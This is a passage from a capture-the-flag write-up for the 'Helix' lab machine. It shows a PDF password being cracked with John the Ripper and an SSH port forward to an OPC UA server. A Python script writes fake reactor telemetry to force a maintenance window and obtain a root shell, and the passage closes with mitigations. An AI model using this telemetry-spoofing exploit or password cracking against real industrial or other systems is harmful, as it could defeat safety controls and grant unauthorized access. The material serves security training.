
The PDF is password protected:
We extract a crackable hash and run it against rockyou.txt:
pdf2john 'Operator Control & Safety Guide.pdf' > hash
john --wordlist=/opt/lists/rockyou.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (PDF, PDF encrypted document [MD5-RC4 / SHA2-AES 32/64])
Cost 1 (revision) is 6 for all loaded hashes
Cost 2 (key length) is 256 for all loaded hashes
Will run 4 OpenMP threads
Press Ctrl-C to abort, or send SIGUSR1 to john process for status
operator1        (?)
1g 0:00:00:39 DONE (2026-08-07 22:16) 0.02552g/s 6738p/s 6738c/s 6738C/s orpheo..olivia09
Use the "--show --format=PDF" options to display all of the cracked passwords reliably
Session completed
Cracked password: operator1

The decrypted PDF reveals the critical pieces of internal documentation needed to force a maintenance window:
- An OPC UA endpoint:
opc.tcp://127.0.0.1:4840/helix/ - The reactor's documented hazard trip threshold: 295 (Temperature) — the point at which the safety controller considers the reactor to be in a genuine hazardous state
- The maintenance procedure: setting
Mode = MAINTENANCEwhile the reactor is above that threshold causes the safety controller to write a valid future timestamp into/opt/helix/state/maintenance_window
Privilege Escalation Vector
Vulnerability: helix-maint-console's only authorization check is the contents of /opt/helix/state/maintenance_window, a file meant to be written solely by the internal automated safety controller in response to genuine hazard conditions reported over OPC UA — an industrial control protocol used here to simulate reactor telemetry (temperature, pressure) and operating mode. The OPC UA server exposes writable nodes for values that should be read-only telemetry (Temperature, Mode, TestOverride). Writing directly to these nodes lets us simulate a genuine hazard: driving the simulated temperature above the documented 295 threshold while Mode is MAINTENANCE and TestOverride is enabled causes the safety controller to update the flag file itself, which helix-maint-console then blindly trusts to grant a root shell.
We forward the OPC UA port over the existing SSH access:
ssh -i id_rsa -L 4840:127.0.0.1:4840 operator@helix.htb -N
We install the OPC UA client library and enumerate the address space:
pip install opcua --break-system-packages
from opcua import Client
from opcua import ua

c = Client("opc.tcp://127.0.0.1:4840/helix/")
c.connect()

def browse(node, depth=0):
    for child in node.get_children():
        try:
            name = child.get_browse_name().Name
            nid = child.nodeid.to_string()
            node_class = child.get_node_class()
            val = child.get_value() if node_class == ua.NodeClass.Variable else None
            print(f"{'  '*depth}{name} [{nid}] = {val}")
            browse(child, depth+1)
        except:
            pass

browse(c.get_objects_node())
c.disconnect()
Enumeration surfaces the writable nodes we need:
Temperature       = ns=2;i=4
Pressure          = ns=2;i=5
CalibrationOffset = ns=2;i=6
TripActive        = ns=2;i=10
Mode              = ns=2;i=12
TestOverride      = ns=2;i=13
In short: flip Mode to MAINTENANCE, arm TestOverride, push Temperature past the documented 295 threshold, then race to call helix-maint-console before the resulting window closes. The script below does exactly that, end to end, over the same OPC UA connection:
We drive Mode into MAINTENANCE, enable TestOverride, and ramp CalibrationOffset — the input the simulated Temperature reading is derived from — until it crosses 295, the exact hazard threshold documented in the cracked safety guide. Once the threshold trips, we immediately trigger helix-maint-console over SSH while the resulting maintenance window is open:
from opcua import Client
import time, os

c = Client("opc.tcp://127.0.0.1:4840/helix/")
c.connect()
c.get_node("ns=2;i=12").set_value("MAINTENANCE")
c.get_node("ns=2;i=13").set_value(True)

for i in range(1, 20):
    c.get_node("ns=2;i=6").set_value(float(i))
    if c.get_node("ns=2;i=4").get_value() >= 295:  # 295 = documented hazard threshold
        print("[+] Window OPEN")
        break
    time.sleep(2)

c.disconnect()
os.system("ssh -i id_rsa operator@helix.htb 'sudo /usr/local/sbin/helix-maint-console'")
python3 root.py
[+] Window OPEN
[+] Privileged maintenance access granted
[!] Window expires in 116 seconds
[!] Session will be terminated automatically
bash: cannot set terminal process group (74136): Inappropriate ioctl for device
bash: no job control in this shell
root@helix:/home/operator# whoami
whoami
root
root@helix:/home/operator#
Post Exploitation
hostname && whoami && ip addr && cat root.txt
helix
root
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether a2:de:ad:be:ce:49 brd ff:ff:ff:ff:ff:ff
    altname enp3s0
    altname ens160
    inet 10.129.245.123/16 brd 10.129.255.255 scope global dynamic eth0
       valid_lft 2397sec preferred_lft 2397sec
    inet6 dead:beef::a0de:adff:febe:ce49/64 scope global dynamic mngtmpaddr
       valid_lft 86393sec preferred_lft 14393sec
    inet6 fe80::a0de:adff:febe:ce49/64 scope link
       valid_lft forever preferred_lft forever
583ad9267c67f992499a0b57e212****
Mitigations
Each vulnerability in this chain has a straightforward remediation. Addressing any single one of them would have broken the attack at that stage.
Patch Apache NiFi. Upgrade past version 1.21.0 to a release that addresses CVE-2023-34468, or restrict which JDBC drivers and connection string parameters the DBCPConnectionPool service is allowed to use. RUNSCRIPT/CREATE ALIAS style init parameters should never be reachable from a JDBC URL configurable through the UI.
Restrict discovery of internal virtual hosts. flow.helix.htb was only reachable by brute-forcing the Host header; management interfaces like NiFi should sit behind VPN/network-layer restrictions rather than relying on an un-guessable hostname.
Never leave credential material in support bundles or diagnostic exports. The leaked operator SSH key should have been redacted or excluded from the NiFi support-bundle export process. Diagnostic archives should be treated as sensitive and access-controlled the same as backups.
Enforce strong, unique passwords on protected documents. The PDF's password (operator1) was trivially crackable with a common wordlist. Sensitive operational documentation should be encrypted with a strong, unique passphrase or, better, stored in an access-controlled document management system instead of a password-protected file.
Close the gap between OPC UA telemetry and the privileged console's trust model. The root cause here is one chain, not two independent flaws, so it needs one coordinated fix: (1) lock down the OPC UA server so Temperature, Mode, and TestOverride are writable only by the authorized control system, via OPC UA security policies (signing/encryption) and node-level ACLs; and (2) stop letting helix-maint-console treat /opt/helix/state/maintenance_window as an implicit trust anchor — the safety controller that writes it and the console that reads it should cryptographically sign or otherwise authenticate the grant, so that even a compromised or spoofed telemetry source can't forge a maintenance window on its own.
Tools used: Nmap · ffuf · Apache NiFi · penelope · pdf2john / John the Ripper · python-opcua · OpenSSH